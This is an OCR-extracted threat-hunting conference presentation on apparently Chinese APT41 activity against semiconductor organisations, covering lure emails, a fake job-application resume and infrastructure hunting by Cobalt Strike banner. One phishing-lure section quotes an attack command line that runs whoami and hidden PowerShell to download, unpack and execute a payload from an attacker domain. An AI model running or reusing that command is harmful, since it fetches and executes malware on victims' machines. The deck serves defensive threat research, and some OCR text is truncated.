CyberProof®
A UST Company

CHINESE APT GROUPS TARGETING SEMICONDUCTOR ORGS IN SOUTH ASIAN COUNTRIES

VB2025

INTRODUCTION

Niranjan Jayanand – Director of Threat Hunting Service @CyberProof

Deepak Nayak – CTI Lead, India @CyberProof

Big Thanks to Proofpoint team!!!


SEM

Reuters

World Business Markets Sustainability Legal More

Chinese spies target Dutch industries to strengthen military, intelligence agency

apt41-a-dual-espionage-and-cyber-crime-operation.pdf 6 / 67 100%



4

Targeting

Like other Chinese espionage operators, APT41 targets industries in a manner generally aligned with China's Five-Year economic development plans. However, some campaigns attributed to APT41 indicate that the group is also deployed to gather intelligence ahead of imminent events, such as mergers and acquisitions (M&A) and political events. Directly targeted verticals include:

- Healthcare: including medical devices and diagnostics
- High-tech: including semiconductors, advanced computer hardware, battery technology, and electric vehicles
- Media: including news organizations

In its annual report, the MIVD said China continued to target western armed forces for their knowledge on modern weapon systems and operational expertise, while also seeking out other advanced industries.

"China tries to get hold of technology in the Netherlands in various ways, using a combination of (cyber) espionage, company insiders, acquisitions, circumvention of export restrictions and reverse engineering of technology for which no licenses are required," the agency said.

SETTING EXPECTATION– MORE FROM THREAT HUNTING STYLE


APPROACHES TAKEN

- MITRE based hunting
- Intel based hunting
- Custom based hunting

<< CONTEXT AROUND EVENTS AND HITS FOR QUERIES >>

- ✓ TLDs - .shop, .space etc
- ✓ DLL Sideloading related EDR alerts
- ✓ Chinese info in metadata of File IOCs collected
- ✓ Google sheet abused for C2
- ✓ Victimology
- ✓ File name pattern – region specific [language, govt or country name or theme like geo-political etc], double extension
- ✓ Combination of few of above related events – URL > ZIP >DLL Sideloading

INFECTION VECTOR – THROUGH EMAI



Respectfully submitted to: Recruitment Manager

Hello!
I am Xue Hao, a graduate student from the Department of Materials Science and Engineering at National Taiwan University. I am currently applying for the position of "Product Engineering - Bumping Engineer" in your company. I learned about your company's outstanding achievements in the field of semiconductor packaging on the job search platform, and I am particularly interested in your company's recent breakthroughs in high-end bumping technology, which is highly consistent with my personal professional direction and career planning. Therefore, I am writing to you and sincerely request that you give me the opportunity to contribute to your company's technological innovation.

Professional ability matching
During my time at school, I systematically studied core courses such as "Semiconductor Manufacturing Technology" and "Material Analysis Methods", mastered material analysis techniques such as XRD and SEM, and accumulated three years of practical experience in bumping material research and development and process optimization. In the new Bumping material application research project (see my resume for details), I was responsible for the material crystal structure analysis and experimental platform construction, and successfully screened out a new material with a 15% increase in conductivity and a 20% increase in heat resistance, effectively solving the customer's product miniaturization and high performance needs. These experiences have enabled me to deeply understand the relationship between bumping material properties and process parameters, and to have a full-process thinking from material selection to mass production optimization.

Rich project experience
Faced with the challenge of low yield rate (75%) of the bumping process, I used SPC statistical tools and DOE experimental design to help the team identify the key influencing factors. By adjusting the temperature curve and introducing surface treatment technology, I eventually increased the yield rate to more than 90% (see resume for details). This process strengthened my ability in data analysis and cross-departmental collaboration, and also made me deeply realize the decisive role of precise process control on product reliability. In addition, in the development of customized bumping products, I served as the technical interface and successfully solved the motherboard compatibility issue, which led to 95% customer satisfaction. This made me familiar with customer demand conversion and NPI (new product introduction) processes.

Continuous learning and teamwork drive self-growth

Working in the fast-paced semiconductor industry, I always keep my technical acumen up to date. Recently, I taught myself ANSYS thermal simulation and Python data analysis to optimize material selection efficiency. At the same time, I am good at leveraging my material expertise in cross-disciplinary teams. For example, in the above project, I worked with circuit design engineers to optimize solder joint structure and balance electrical performance and mechanical reliability.

I am fully aware of your company's leading position in advanced packaging technology. If I can join the team, I will devote myself to the optimization of the bumping process and the development of new technologies with a solid material foundation, rigorous experimental ability and customer-oriented thinking. Attached is my resume (Resume), please read it. I look forward to the opportunity to meet with you and further explain how I can fit in with your company's technology development needs.

個人簡歷

姓名：薛豪
電子郵箱：john.doe89e@gmail.com
求職意向：產品工程 - Bumping 工程師
畢業院校：台灣大學 材料科學與工程學

一、個人技能

- **專業知識**：紮實掌握材料工程學類專業知識啦，對化學、材料性能等相關原理很熟捻，完全可以給 Bumping 工程撐腰、提供理論後盾。
- **語言能力**：國語、英語都還 ok 啦，日常工作講話、交流，讀讀寫寫技術文件都沒啥問題。
- **駕駛技能**：有普通小型車駕照喔，要出門跑工作上的事情，自己開車妥妥的。

三、項目經驗

1. 新型 Bumping 材料應用研究


- **項目角色**：項目執行成員
- **項目描述**：為因應客戶對產品小型化、高性能化的需求，團隊投入新型 Bumping 材料的應用研究。我負責協助研究新型材料的物理化學特性，運用 XRD（X 射線衍射）等分析技術，精準測定材料晶相結構，並與團隊成員共同搭建實驗平台，進行材料的鍍覆與焊接實驗。
- **成果**：成功篩選出 2 種性能優異的新型 Bumping 材料，其導電性提升了 15%，耐熱性增強了 20%，有效提升了產品的電氣性能與可靠性，獲得客戶高度肯定。

2. Bumping 制程良率提升專案

- **項目角色**：制程改善小組成員
- **項目描述**：針對當時 Bumping 制程良率偏低（約 75%）的問題，參與制程改善小組。運用 SPC（統計制程控制）工具，收集分析制程參數數據，如溫度、壓力、時間等，並配合工程師進行 DOE（實驗設計）實驗，找出影響良率的關鍵因子。
- **成果**：通過調整制程參數，並引入新的表面處理工藝，成功將 Bumping 制程良率提升至 90% 以上，大幅降低了生產成本，提高了生產效率。


3. 客戶定制化 Bumping 產品開發

- **項目角色**：客戶技術支持代表
- **項目描述**：與客戶密切溝通，深入了解其定制化需求，在整個開發過程中，及時向研發團隊傳達客戶技術要求，並協助解決客戶在產品試用階段遇到的問題。例如，針對客戶提出的產品與其主板兼容性問題，會同研發人員進行模擬分析與實驗驗證。
- **成果**：順利完成客戶定制化 Bumping 產品的開發與量產，產品成功量產並交付客戶，且在後續的使用中，客戶反饋滿意度達到 95% 以上，促進了與客戶的長期合作關係。


Invitation for Investment Research Cooperation
A
Amelia_W_Chavez <Amelia_W_Chavez@proton.me>
To: redacted
Tuesday 22 April 2025 at 03:50
Dear <redacted>
I hope you can forgive me for the presumptuous letter I wrote to you. Our company, Yuanfu Investment Co ing Co., Ltd., has been paying close attention to the capital market trends in Greater China. We have recently read your team's in-depth research report on the semiconductor industry and have benefited a lot from it.
In order to further deepen the industry research, we wr
analysis of the AI server supply chain. We sincerely loo
If you have any questions, I hope you will reply. I hereb
Best regards,
Yuanfu Investment Consulting Co., Ltd.
Research Department Assistant Manager
Sincerely, Zhang Zhiming
Attachment: 2025Q3_AI Server Supply Chain Investme
Attached Information.pdf
April 22, 2025 | 12.8MB
[api.moctw.info]
Windows
System32
cmd.exe
C:\Windows\System32\cmd.exe
%SystemRoot%\system32\imageres.dll
%comspec%
Windows
System32
_cmd
$..\..\..\..\Windows\System32\cmd.exe
/c whoami && powershell -w 1 -c "iwr https://api.moctw.info/install.zip -useb -o $env:PUBLIC/z.zip;Expand-Archive $env:PUBLIC/z.zip
$env PUBLIC -f;start $env:PUBLIC/*.exe" C:\Windows\system32\imageres.dll
%Sys emRoot%\system32\imageres.dll
%com pec%

CyberProof®
A UST Company

TOOLS OBSERVED



Source- Proofpoint

Started to enrich using RC4 key and Infrastructure hunting

Some code level analysis gave new samples possibly linked to APT41


Possible new loader related to StealthVector, MoonWalk backdoor but “TELEMETRY CHALLENGE”

Challenge: Unknown infection vector + No telemetry

INFRASTRUCTURE HUNTING


166.88.61[.]35

Analyzing the host banner on port 443—commonly associated with CobaltStrike




- Based on banner response search

Query:
HTTP/1.1 404 Not Found
Content-Type: text/html
Server: IIS/7.5
Connection: close
Content-Length: 137




- 12 IPs observed using same banner response on the port 443.

Query:
HTTP/1.1 404 Not Found
Content-Type: text/html
Server: IIS/7.5
Connection: close
Content-Length: 137
Port:443



- Validin search response for the same IP:

- Search based on banner hash – gives 57 additional host connections

